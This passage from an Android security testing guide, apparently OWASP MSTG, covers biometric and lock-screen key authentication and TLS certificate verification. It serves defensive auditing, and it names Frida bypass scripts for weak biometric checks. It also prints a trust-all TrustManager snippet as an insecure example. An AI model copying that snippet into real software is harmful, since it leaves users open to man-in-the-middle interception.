    startActivityForResult(intent, REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS);
}
```

- Use the key after lock screen:

```
@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    if (requestCode == REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS) {
        // Challenge completed, proceed with using cipher
        if (resultCode == RESULT_OK) {
            //use the key for the actual authentication flow
        } else {
            // The user canceled or didn’t complete the lock screen
            // operation. Go to error/cancellation flow.
        }
    }
}
```

Make sure that the unlocked key is used during the application flow. For example, the key may be used to decrypt local storage or a message received from a remote endpoint. If the application simply checks whether the user has unlocked the key or not, the application may be vulnerable to a local authentication bypass.

Dynamic Analysis

Validate the duration of time (seconds) for which the key is authorized to be used after the user is successfully authenticated. This is only needed if `setUserAuthenticationRequired` is used.


Testing Biometric Authentication (MSTG-AUTH-8)

Overview

Biometric authentication is a convenient mechanism for authentication, but also introduces an additional attack surface when using it. The Android developer documentation gives an interesting overview and indicators for measuring biometric unlock security.

The Android platform offers three different classes for biometric authentication:

- Android 10 (API level 29) and higher: `BiometricManager`
- Android 9 (API level 28) and higher: `BiometricPrompt`
- Android 6.0 (API level 23) and higher: `FingerprintManager` (deprecated in Android 9 (API level 28))



The class BiometricManager can be used to verify if biometric hardware is available on the device and if it's configured by the user. If that's the case, the class BiometricPrompt can be used to show a system-provided biometric dialog.

The BiometricPrompt class is a significant improvement, as it allows to have a consistent UI for biometric authentication on Android and also supports more sensors than just fingerprint.

This is different to the FingerprintManager class which only supports fingerprint sensors and provides no UI, forcing developers to build their own fingerprint UI.

A very detailed overview and explanation of the Biometric API on Android was published on the Android Developer Blog.

FingerprintManager (deprecated in Android 9 (API level 28))

Android 6.0 (API level 23) introduced public APIs for authenticating users via fingerprint, but is deprecated in Android 9 (API level 28). Access to the fingerprint hardware is provided through the FingerprintManager class. An app can request fingerprint authentication by instantiating a FingerprintManager object and calling its authenticate method. The caller registers callback methods to handle possible outcomes of the authentication process (i.e. success, failure, or error). Note that this method doesn't constitute strong proof that fingerprint authentication has actually been performed - for example, the authentication step could be patched out by an attacker, or the "success" callback could be overloaded using dynamic instrumentation.

You can achieve better security by using the fingerprint API in conjunction with the Android `KeyGenerator` class. With this approach, a symmetric key is stored in the Android KeyStore and unlocked with the user's fingerprint. For example, to enable user access to a remote service, an AES key is created which encrypts the authentication token. By calling `setUserAuthenticationRequired(true)` when creating the key, it is ensured that the user must re-authenticate to retrieve it. The encrypted authentication token can then be saved directly on the device (e.g. via Shared Preferences). This design is a relatively safe way to ensure the user actually entered an authorized fingerprint.

An even more secure option is using asymmetric cryptography. Here, the mobile app creates an asymmetric key pair in the KeyStore and enrolls the public key on the server backend. Later transactions are then signed with the private key and verified by the server using the public key.

Static Analysis

Note that there are quite some vendor/third party SDKs, which provide biometric support, but which have their own insecurities. Be very cautious when using third party SDKs to handle sensitive authentication logic.

The following sections explain the different biometric authentication classes.

Biometric Library

Android provides a library called Biometric which offers a compatibility version of the `BiometricPrompt` and `BiometricManager` APIs, as implemented in Android 10, with full feature support back to Android 6.0 (API 23).

You can find a reference implementation and instructions on how to show a biometric authentication dialog in the Android developer documentation.

There are two `authenticate` methods available in the `BiometricPrompt` class. One of them expects a `CryptoObject`, which adds an additional layer of security for the biometric authentication.

The authentication flow would be as follows when using CryptoObject:

- The app creates a key in the KeyStore with `setUserAuthenticationRequired` and `setInvalidatedByBiometricEnrollment` set to true. Additionally, `setUserAuthenticationValidityDurationSeconds` should be set to -1.
- This key is used to encrypt information that is authenticating the user (e.g. session information or authentication token).
- A valid set of biometrics must be presented before the key is released from the KeyStore to decrypt the data, which is validated through the `authenticate` method and the `CryptoObject`.
- This solution cannot be bypassed, even on rooted devices, as the key from the KeyStore can only be used after successful biometric authentication.

If `CryptoObject` is not used as part of the authenticate method, it can be bypassed by using Frida. See the "Dynamic Instrumentation" section for more details.

Developers can use several validation classes offered by Android to test the implementation of biometric authentication in their app.

FingerprintManager

> This section describes how to implement biometric authentication by using the `FingerprintManager` class. Please keep in mind that this class is deprecated and the Biometric library should be used instead as a best practice. This section is just for reference, in case you come across such an implementation and need to analyze it.

Begin by searching for `FingerprintManager.authenticate` calls. The first parameter passed to this method should be a `CryptoObject` instance which is a wrapper class for crypto objects supported by FingerprintManager. Should the parameter be set to `null`, this means the fingerprint authorization is purely event-bound, likely creating a security issue.

The creation of the key used to initialize the cipher wrapper can be traced back to the `CryptoObject`. Verify the key was both created using the `KeyGenerator` class in addition to `setUserAuthenticationRequired(true)` being called during creation of the `KeyGenParameterSpec` object (see code samples below).

Make sure to verify the authentication logic. For the authentication to be successful, the remote endpoint **must** require the client to present the secret retrieved from the KeyStore, a value derived from the secret, or a value signed with the client private key (see above).

Safely implementing fingerprint authentication requires following a few simple principles, starting by first checking if that type of authentication is even available. On the most basic front, the device must run Android 6.0 or higher (API 23+). Four other prerequisites must also be verified:

- The permission must be requested in the Android Manifest:

```xml
<uses-permission
    android:name="android.permission.USE_FINGERPRINT" />
```

- Fingerprint hardware must be available:

```java
FingerprintManager fingerprintManager = (FingerprintManager)
                context.getSystemService(Context.FINGERPRINT_SERVICE);
fingerprintManager.isHardwareDetected();
```

- The user must have a protected lock screen:

```java
KeyguardManager keyguardManager = (KeyguardManager) context.getSystemService(Context.KEYGUARD_SERVICE);
keyguardManager.isKeyguardSecure();  //note if this is not the case: ask the user to setup a protected lock screen
```

- At least one finger should be registered:

```java
fingerprintManager.hasEnrolledFingerprints();
```

- The application should have permission to ask for a user fingerprint:

```java
context.checkSelfPermission(Manifest.permission.USE_FINGERPRINT) == PermissionResult.PERMISSION_GRANTED;
```

If any of the above checks fail, the option for fingerprint authentication should not be offered.

It is important to remember that not every Android device offers hardware-backed key storage. The `KeyInfo` class can be used to find out whether the key resides inside secure hardware such as a Trusted Execution Environment (TEE) or Secure Element (SE).

```
SecretKeyFactory factory = SecretKeyFactory.getInstance(getEncryptionKey().getAlgorithm(), ANDROID_KEYSTORE);
KeyInfo secetkeyInfo = (KeyInfo) factory.getKeySpec(yourencryptionkeyhere, KeyInfo.class);
secetkeyInfo.isInsideSecureHardware()
```

On certain systems, it is possible to enforce the policy for biometric authentication through hardware as well. This is checked by:

```
keyInfo.isUserAuthenticationRequirementEnforcedBySecureHardware();
```

The following describes how to do fingerprint authentication using a symmetric key pair.

Fingerprint authentication may be implemented by creating a new AES key using the `KeyGenerator` class by adding `setUserAuthenticationRequired(true)` in `KeyGenParameterSpec.Builder`.

```
generator = KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES, KEYSTORE);

generator.init(new KeyGenParameterSpec.Builder (KEY_ALIAS,
        KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
        .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
        .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
        .setUserAuthenticationRequired(true)
        .build()
);

generator.generateKey();
```

To perform encryption or decryption with the protected key, create a `Cipher` object and initialize it with the key alias.

```
SecretKey keyspec = (SecretKey)keyStore.getKey(KEY_ALIAS, null);

if (mode == Cipher.ENCRYPT_MODE) {
    cipher.init(mode, keyspec);
```

Keep in mind, a new key cannot be used immediately - it has to be authenticated through the `FingerprintManager` first. This involves wrapping the `Cipher` object into `FingerprintManager.CryptoObject` which is passed to `FingerprintManager.authenticate` before it will be recognized.

```
cryptoObject = new FingerprintManager.CryptoObject(cipher);
fingerprintManager.authenticate(cryptoObject, new CancellationSignal(), 0, this, null);
```

The callback method `onAuthenticationSucceeded(FingerprintManager.AuthenticationResult result)` is called when the authentication succeeds. The authenticated `CryptoObject` can then be retrieved from the result.

```
public void authenticationSucceeded(FingerprintManager.AuthenticationResult result) {
    cipher = result.getCryptoObject().getCipher();

    //(... do something with the authenticated cipher object ...)
}
```

The following describes how to do fingerprint authentication using an asymmetric key pair.

To implement fingerprint authentication using asymmetric cryptography, first create a signing key using the `KeyPairGenerator` class, and enroll the public key with the server. You can then authenticate pieces of data by signing them on the client and verifying the signature on the server.

A detailed example for authenticating to remote servers using the fingerprint API can be found in the Android Developers Blog.

A key pair is generated as follows:

```
KeyPairGenerator.getInstance(KeyProperties.KEY_ALGORITHM_EC, "AndroidKeyStore");
keyPairGenerator.initialize(
        new KeyGenParameterSpec.Builder(MY_KEY,
                KeyProperties.PURPOSE_SIGN)
                .setDigests(KeyProperties.DIGEST_SHA256)
                .setAlgorithmParameterSpec(new ECGenParameterSpec("secp256r1"))
                .setUserAuthenticationRequired(true)
                .build());
keyPairGenerator.generateKeyPair();
```

To use the key for signing, you need to instantiate a CryptoObject and authenticate it through `FingerprintManager`.

```
Signature.getInstance("SHA256withECDSA");
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
PrivateKey key = (PrivateKey) keyStore.getKey(MY_KEY, null);
signature.initSign(key);
CryptoObject cryptoObject = new FingerprintManager.CryptoObject(signature);

CancellationSignal cancellationSignal = new CancellationSignal();
FingerprintManager fingerprintManager =
        context.getSystemService(FingerprintManager.class);
fingerprintManager.authenticate(cryptoObject, cancellationSignal, 0, this, null);
```

You can now sign the contents of a byte array `inputBytes` as follows.

```
Signature signature = cryptoObject.getSignature();
signature.update(inputBytes);
byte[] signed = signature.sign();
```

- Note that in cases where transactions are signed, a random nonce should be generated and added to the signed data. Otherwise, an attacker could replay the transaction.
- To implement authentication using symmetric fingerprint authentication, use a challenge-response protocol.

Additional Security Features

Android 7.0 (API level 24) adds the `setInvalidatedByBiometricEnrollment(boolean invalidateKey)` method to `KeyGenParameterSpec.Builder`. When `invalidateKey` value is set to `true` (the default), keys that are valid for fingerprint authentication are irreversibly invalidated when a new fingerprint is enrolled. This prevents an attacker from retrieving they key even if they are able to enroll an additional fingerprint.

Android 8.0 (API level 26) adds two additional error codes:

- `FINGERPRINT_ERROR_LOCKOUT_PERMANENT`: The user has tried too many times to unlock their device using the fingerprint reader.
- `FINGERPRINT_ERROR_VENDOR`: A vendor-specific fingerprint reader error occurred.

Third party SDKs

Make sure that fingerprint authentication and/or other types of biometric authentication are exclusively based on the Android SDK and its APIs. If this is not the case, ensure that the alternative

SDK has been properly vetted for any weaknesses. Make sure that the SDK is backed by the TEE/SE which unlocks a (cryptographic) secret based on the biometric authentication. This secret should not be unlocked by anything else, but a valid biometric entry. That way, it should never be the case that the fingerprint logic can be bypassed.

Dynamic Analysis

F-Secure Labs has published a very detailed blog article about the Android KeyStore and Biometric authentication.

As part of this research two Frida scripts were released, which can be used to test insecure implementations of biometric authentication and try to bypass them:

- Fingerprint bypass: This Frida script will bypass authentication when the `CryptoObject` is not used in the `authenticate` method of the `BiometricPrompt` class. The authentication implementation relies on the callback `onAuthenticationSucceded` being called.
- Fingerprint bypass via exception handling: This Frida script will attempt to bypass authentication when the `CryptoObject` is used, but used in an incorrect way. The detailed explanation can be found in the section "Crypto Object Exception Handling" in the blog post.

References

OWASP MASVS

- MSTG-AUTH-1: "If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint."
- MSTG-AUTH-8: "Biometric authentication, if any, is not event-bound (i.e. using an API that simply returns"true" or "false"). Instead, it is based on unlocking the keychain/keystore."
- MSTG-STORAGE-11: "The app enforces a minimum device-access-security policy, such as requiring the user to set a device passcode."

Request App Permissions

- Runtime Permissions - https://developer.android.com/training/permissions/requesting

Android Network APIs

Testing Endpoint Identify Verification (MSTG-NETWORK-3)

Using TLS to transport sensitive information over the network is essential for security. However, encrypting communication between a mobile application and its backend API is not trivial. Developers often decide on simpler but less secure solutions (e.g., those that accept any certificate) to facilitate the development process, and sometimes these weak solutions make it into the production version, potentially exposing users to man-in-the-middle attacks.

Two key issues should be addressed:

- Verify that a certificate comes from a trusted source, i.e. a trusted CA (Certificate Authority).
- Determine whether the endpoint server presents the right certificate.

Make sure that the hostname and the certificate itself are verified correctly. Examples and common pitfalls are available in the official Android documentation. Search the code for examples of `TrustManager` and `HostnameVerifier` usage. In the sections below, you can find examples of the kind of insecure usage that you should look for.

> Note that from Android 8.0 (API level 26) onward, there is no support for SSLv3 and `HttpsURLConnection` will no longer perform a fallback to an insecure TLS/SSL protocol.

Static Analysis

Verifying the Server Certificate

`TrustManager` is a means of verifying conditions necessary for establishing a trusted connection in Android. The following conditions should be checked at this point:

- Has the certificate been signed by a trusted CA?
- Has the certificate expired?
- Is the certificate self-signed?

The following code snippet is sometimes used during development and will accept any certificate, overwriting the functions `checkClientTrusted`, `checkServerTrusted`, and `getAcceptedIssuers`. Such implementations should be avoided, and, if they are necessary, they should be clearly separated from production builds to avoid built-in security flaws.

```
TrustManager[] trustAllCerts = new TrustManager[] {
    new X509TrustManager() {
        @Override
        public X509Certificate[] getAcceptedIssuers() {
            return new java.security.cert.X509Certificate[] {};
        }

        @Override
        public void checkClientTrusted(X509Certificate[] chain, String authType)
            throws CertificateException {
        }

        @Override
        public void checkServerTrusted(X509Certificate[] chain, String authType)
            throws CertificateException {
        }
    }
 };

// SSLContext context
context.init(null, trustAllCerts, new SecureRandom());
```